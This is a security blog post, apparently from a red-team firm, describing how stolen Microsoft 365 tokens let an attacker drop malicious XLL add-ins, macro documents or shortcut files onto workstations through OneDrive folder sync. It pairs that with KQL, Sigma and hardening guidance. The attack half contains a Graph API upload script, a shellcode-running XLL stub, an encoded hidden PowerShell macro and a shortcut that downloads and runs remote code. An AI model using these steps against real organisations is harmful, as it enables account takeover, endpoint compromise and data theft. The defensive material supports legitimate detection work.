

How attackers leverage native Microsoft 365 features to bridge the gap between cloud compromise and on-premise code execution—and how defenders can stop them.

You’ve just pulled off a successful AiTM phishing attack. EvilGinx2 captured the target’s session tokens mid-authentication, bypassing their MFA entirely. You’re now sitting in their Microsoft 365 environment with full access to email, Teams, SharePoint, and OneDrive.
But the data you’re after lives on their workstation. The endpoint is behind a corporate firewall, segmented from the internet, protected by EDR. Traditional network pivoting isn’t an option.
Here’s the thing: you don’t need network access. The bridge to that workstation is already there, quietly syncing files every few seconds. It’s called OneDrive, and it’s about to become your pivot point.
The Cloud-Native Attack Surface
Microsoft’s Known Folder Move (KFM) feature—deployed across millions of enterprise endpoints—automatically synchronizes Desktop, Documents, and Pictures folders to OneDrive. It’s a productivity feature. It’s also a direct pipeline from cloud to endpoint.

When an attacker compromises a user’s Microsoft 365 identity, they don’t just get access to cloud resources. With KFM enabled, they get a file system bridge to every synced device. Upload a file to OneDrive, and it materializes on the victim’s workstation within seconds.
This isn’t theoretical. AiTM attacks increased 146% in 2024, and threat actors are actively using cloud access to pivot to endpoints. APT28 (Fancy Bear), for example, has used OneDrive as a command-and-control channel. The attack surface is real, and it’s growing.
This article walks through the complete attack chain—from token theft to code execution—and provides defenders with detection and prevention strategies at each phase.
The Initial Compromise—AiTM Token Theft
How AiTM Actually Works
Adversary-in-the-Middle phishing isn’t traditional credential harvesting. Tools like EvilGinx2 and Modlishka don’t serve fake login pages—they act as reverse proxies, sitting between the victim and the legitimate Microsoft login portal.
The victim authenticates normally. They enter their password, complete MFA, see the real Microsoft interface. Meanwhile, the proxy intercepts and stores:
- Session cookies (ESTSAUTH, ESTSAUTHPERSISTENT)
- Access tokens (short-lived, ~1 hour)
- Refresh tokens (long-lived, weeks to months)
This is why MFA doesn’t prevent AiTM attacks. The attacker captures tokens after successful authentication. The MFA challenge was completed—by the legitimate user.
What Attackers Get
A single stolen OAuth token can provide access to over 64 Microsoft services. For our purposes, the critical ones are:
| Token Scope | Access Granted |
|---|---|
Files.ReadWrite.All | Full OneDrive and SharePoint access |
Sites.ReadWrite.All | SharePoint site manipulation |
Mail.ReadWrite | Email access (useful for BEC, but not our focus) |

With a refresh token, attackers maintain persistent access independent of password changes. Even if the user resets their password, the refresh token remains valid until explicitly revoked.
Reconnaissance—Mapping the Target Environment
Before weaponizing OneDrive sync, attackers need to understand the target’s configuration. This reconnaissance phase uses the Microsoft Graph API with stolen tokens.
Tooling
Two primary tools I like for M365 post-exploitation:
- GraphRunner – PowerShell-based, comprehensive M365 post-exploitation
- ROADtools – Python-based Entra ID post-exploitation framework (!)

Use the ESTSAUTH cookie to authenticate using ROADTX tool in the ROADtools framework.

A cool trick from the trustedsec blogpost linked below is to convert the authentication cookies from roadtx to GraphRunner accepted tokens
Key Reconnaissance Queries
Check if OneDrive is configured:
GET https://graph.microsoft.com/v1.0/me/drive
Authorization: Bearer {access_token}
Enumerate synced folders and structure:
GET https://graph.microsoft.com/v1.0/me/drive/root/children
Authorization: Bearer {access_token}
Look for KFM indicators (Desktop, Documents folders in OneDrive root):
# Using GraphRunner
Invoke-SearchSharePointAndOneDrive -Tokens $tokens -SearchTerm "XLSTART"
Critical paths to identify:
| Local Path | OneDrive Equivalent | Attack Value |
|---|---|---|
%APPDATA%MicrosoftExcelXLSTART | /Documents/XLSTART/ (if synced) | XLL auto-execution |
%USERPROFILE%Desktop | /Desktop/ | Shortcut attacks |
%APPDATA%MicrosoftWordSTARTUP | /Documents/Word/STARTUP/ | WLL persistence |
The key question: Is the XLSTART folder inside a synced location? If the user’s Documents folder syncs to OneDrive (standard KFM configuration), and their Excel XLSTART folder is within Documents, you have a direct path to code execution.
The Pivot—Weaponizing OneDrive Sync
Understanding the Sync Mechanism
OneDrive’s sync client maintains bidirectional synchronization between cloud and local storage. Critical behaviors for attackers:
- Web uploads take priority – If you upload a file via the web interface or Graph API, it overwrites the local version
- Sync is near-instant – Changes propagate within seconds on active connections
- No user approval required – Files simply appear in synced folders
This creates three distinct attack vectors.
Attack Vector A: XLL to XLSTART (Highest Impact)
Excel automatically loads add-ins from the XLSTART folder when it launches. XLL files are DLLs that Excel loads and executes without user interaction.
The attack path:
Attacker uploads malicious.xll via Graph API
        ↓
OneDrive syncs to victim's %APPDATA%MicrosoftExcelXLSTART
        ↓
User opens any Excel file (or Excel launches for any reason)
        ↓
Excel loads malicious.xll, executes xlAutoOpen()
        ↓
Code execution achieved
Graph API upload:
$xllContent = [System.IO.File]::ReadAllBytes("beacon.xll")
$uploadUrl = "https://graph.microsoft.com/v1.0/me/drive/root:/Documents/XLSTART/update.xll:/content"

Invoke-RestMethod -Uri $uploadUrl `
    -Method PUT `
    -Headers @{Authorization = "Bearer $accessToken"} `
    -Body $xllContent `
    -ContentType "application/octet-stream"
Why this works:
- XLSTART is a trusted location by default
- XLL files execute without macro warnings
- No user interaction beyond opening Excel
- Excel often runs automatically (Outlook previews, Teams file opens)
Attack Vector B: Macro-Enabled Documents
Traditional but still effective. Upload a .xlsm or .docm to the synced Desktop or Documents folder.
MOTW considerations:
The Mark-of-the-Web (MOTW) normally blocks macros from internet-sourced files. However, OneDrive sync creates interesting edge cases:
| Scenario | MOTW Applied? | Macro Blocked? |
|---|---|---|
| File downloaded via browser | Yes | Yes |
| File synced via OneDrive client | Varies by version | Often No |
| “Open in Desktop App” from web | No | No |
| OneDrive configured as Trusted Location | N/A | No |
If the target organization has added OneDrive paths to Office Trusted Locations (common for “fixing” macro issues), all files from OneDrive bypass macro security entirely.
Attack Vector C: Malicious Shortcuts
Less sophisticated but reliable. Upload a .lnk file to the synced Desktop folder.
[Shell Link (.lnk)]
Target: powershell.exe -ep bypass -c "IEX(New-Object Net.WebClient).DownloadString('https://...')"
Icon: C:Program FilesMicrosoft OfficeOffice16EXCEL.EXE
Name: Q4 Budget Review.lnk
The shortcut appears on the victim’s desktop with an Excel icon. One click triggers execution.
Payload Execution
XLL Payload Structure
XLL files are standard DLLs with specific exports that Excel calls:
#include <windows.h>

__declspec(dllexport) int __stdcall xlAutoOpen(void) {
    // Executed when Excel loads the add-in
    unsigned char shellcode[] = { 0xfc, 0x48, 0x83, ... };

    void* exec = VirtualAlloc(0, sizeof(shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, shellcode, sizeof(shellcode));
    ((void(*)())exec)();

    return 1;
}

__declspec(dllexport) int __stdcall xlAutoClose(void) {
    return 1;
}
The Excel-DNA framework is commonly abused to create XLL files with .NET payloads, loading compressed assemblies directly into memory without touching disk.
VBA Macro Execution
For macro-enabled documents, auto-execute procedures trigger on open:
| Application | Auto-Execute Procedure |
|---|---|
| Excel | Auto_Open(), Workbook_Open() |
| Word | AutoOpen(), Document_Open() |
Sub Workbook_Open()
    Dim cmd As String
    cmd = "powershell -ep bypass -enc JABjAGwAaQBlAG4AdAA9AC4ALgAu"
    Shell cmd, vbHide
End Sub
Timing Considerations
For operational success, consider:
- Business hours: Excel/Word more likely to be opened
- Known user patterns: After sending a calendar invite mentioning “review attached budget”
- Sync latency: Wait 30-60 seconds after upload before triggering social engineering
Detection Opportunities
Defenders can detect this attack chain at multiple layers. The key is layered visibility.
Identity Layer: Catching AiTM
Sign-in log indicators:
// KQL - Detecting potential AiTM indicators
SigninLogs
| where ResultType == 0  // Successful sign-in
| where AuthenticationRequirement == "multiFactorAuthentication"
| where NetworkLocationDetails contains "proxy"
    or UserAgent contains "python"
    or UserAgent contains "curl"
| where TokenIssuerType == "AzureAD"
Key anomalies:
- Sign-in from unusual ASN/IP immediately followed by Graph API activity
- User agent inconsistencies (authentication vs. subsequent API calls)
- Impossible travel between authentication and resource access
Cloud Layer: Graph API Monitoring
Enable Graph Activity Logs (not enabled by default!):
# Azure Monitor diagnostic settings
$workspace = Get-AzOperationalInsightsWorkspace -Name "SecurityWorkspace" -ResourceGroupName "RG"
Set-AzDiagnosticSetting -ResourceId "/providers/Microsoft.Graph/tenants/{tenant-id}" `
    -WorkspaceId $workspace.ResourceId `
    -Enabled $true `
    -Category "SignInLogs","AuditLogs","GraphActivityLogs"
Detect suspicious OneDrive operations:
// Files uploaded to sensitive paths
MicrosoftGraphActivityLogs
| where RequestMethod == "PUT"
| where RequestUri contains "/drive/" and RequestUri contains "/content"
| where RequestUri matches regex @"(?i)(xlstart|startup|templates)"
| project TimeGenerated, UserId, RequestUri, UserAgent, IPAddress
Endpoint Layer: File System Monitoring
Sigma rule for XLSTART monitoring:
title: Suspicious File Created in Excel XLSTART Folder
status: experimental
logsource:
    product: windows
    category: file_event
detection:
    selection:
        TargetFilename|contains:
            - 'MicrosoftExcelXLSTART'
            - 'MicrosoftWordSTARTUP'
        TargetFilename|endswith:
            - '.xll'
            - '.xlam'
            - '.xla'
            - '.wll'
            - '.dotm'
    filter:
        Image|endswith:
            - 'excel.exe'
            - 'word.exe'
    condition: selection and not filter
Behavioral indicators:
- Office applications spawning PowerShell, cmd, or unusual child processes
- Network connections from Office processes to external IPs
- XLL/DLL loads from user-writable locations
Prevention and Hardening
Identity Controls (Highest Impact)
Phishing-Resistant MFA:
FIDO2 security keys and passkeys are cryptographically bound to the legitimate domain. AiTM proxies cannot intercept the authentication because the key won’t sign for the wrong origin.
Legitimate: login.microsoftonline.com → Key signs
AiTM Proxy: login-microsoftonline.attacker.com → Key refuses
Conditional Access Policies:
Policy: Block Token Replay
├── Assignments: All users
├── Cloud apps: All cloud apps
├── Conditions: Any device
└── Session controls:
    ├── Sign-in frequency: 1 hour
    ├── Require token protection: Yes (Preview)
    └── Use Continuous Access Evaluation: Strict location
CAE Strict Location Enforcement:
Continuous Access Evaluation with strict location mode validates the client IP for every resource access. If a token is replayed from a different IP, access is denied in near real-time.
Endpoint Controls
Block untrusted XLL add-ins:
Modern Excel versions block untrusted XLL files by default. Verify this is enforced via Group Policy:
Computer Configuration → Administrative Templates → Microsoft Excel →
  Trust Center → "Block XLL Add-ins from untrusted sources" = Enabled
Attack Surface Reduction Rules:
# Block Office applications from creating child processes
Add-MpPreference -AttackSurfaceReductionRules_Ids D4F940AB-401B-4EFC-AADC-AD5F3C50688A `
    -AttackSurfaceReductionRules_Actions Enabled

# Block Office applications from creating executable content
Add-MpPreference -AttackSurfaceReductionRules_Ids 3B576869-A4EC-4529-8536-B80A7769E899 `
    -AttackSurfaceReductionRules_Actions Enabled
Audit Trusted Locations:
Remove OneDrive paths from Office Trusted Locations. This is commonly misconfigured:
Registry: HKCUSoftwareMicrosoftOffice16.0ExcelSecurityTrusted LocationsMonitoring Requirements
| Requirement | Why It Matters |
|---|---|
| Enable Graph Activity Logs | Only way to see API-level OneDrive access |
| XLSTART folder integrity monitoring | Catch file drops before execution |
| Office process behavioral monitoring | Detect post-exploitation |
| Conditional Access sign-in logs | Identify token anomalies |
Conclusion
The attack chain we’ve examined exploits a fundamental tension in modern enterprise IT: the features that make cloud services productive also create attack surface.
OneDrive Known Folder Move is genuinely useful. It protects user data, enables work-from-anywhere, and simplifies backup. But it also creates a trusted channel from cloud identity to local file system—a channel that attackers can weaponize.
For Red Teams:
- AiTM + OneDrive sync is a viable cloud-to-endpoint pivot
- XLL to XLSTART provides near-guaranteed execution
- GraphRunner and similar tools make this operationally practical
- Consider this path when traditional network pivoting isn’t available
For Blue Teams:
- Phishing-resistant MFA (FIDO2) is the only reliable AiTM prevention
- Enable Graph Activity Logs—they’re off by default
- Monitor XLSTART and Office startup folders
- Audit Trusted Locations and remove OneDrive paths
- Ensure XLL blocking is enforced
The Bottom Line:
If you’re deploying OneDrive with KFM (and you probably are), you’ve created a direct bridge between cloud identity and endpoint file system. Secure the identity layer accordingly, monitor the cloud layer for abuse, and harden the endpoint against the inevitable file drops.
The cloud isn’t just about data anymore. It’s about access.
This research was conducted by Tailored Security Operations as part of our ongoing effort to understand and defend against modern attack techniques. For questions about securing your Microsoft 365 environment, contact us.
References
- Jeffrey Appel – AiTM/MFA phishing attacks with Microsoft protections (2025)
- Microsoft – Token Theft Playbook
- Microsoft – Continuous Access Evaluation
- WithSecure Labs – Add-In Opportunities for Office Persistence
- Palo Alto Unit42 – Malicious XLL Files and Agent Tesla
- MITRE ATT&CK – T1137.006: Office Application Startup: Add-ins
- Black Hills Information Security – Introducing GraphRunner
- Microsoft – Redirect Known Folders to OneDrive
- SafeBreach – OneDrive Ransomware Research
- Elastic – Persistence via Microsoft Office AddIns Detection
- TrustedSec – The Triforce of Initial Access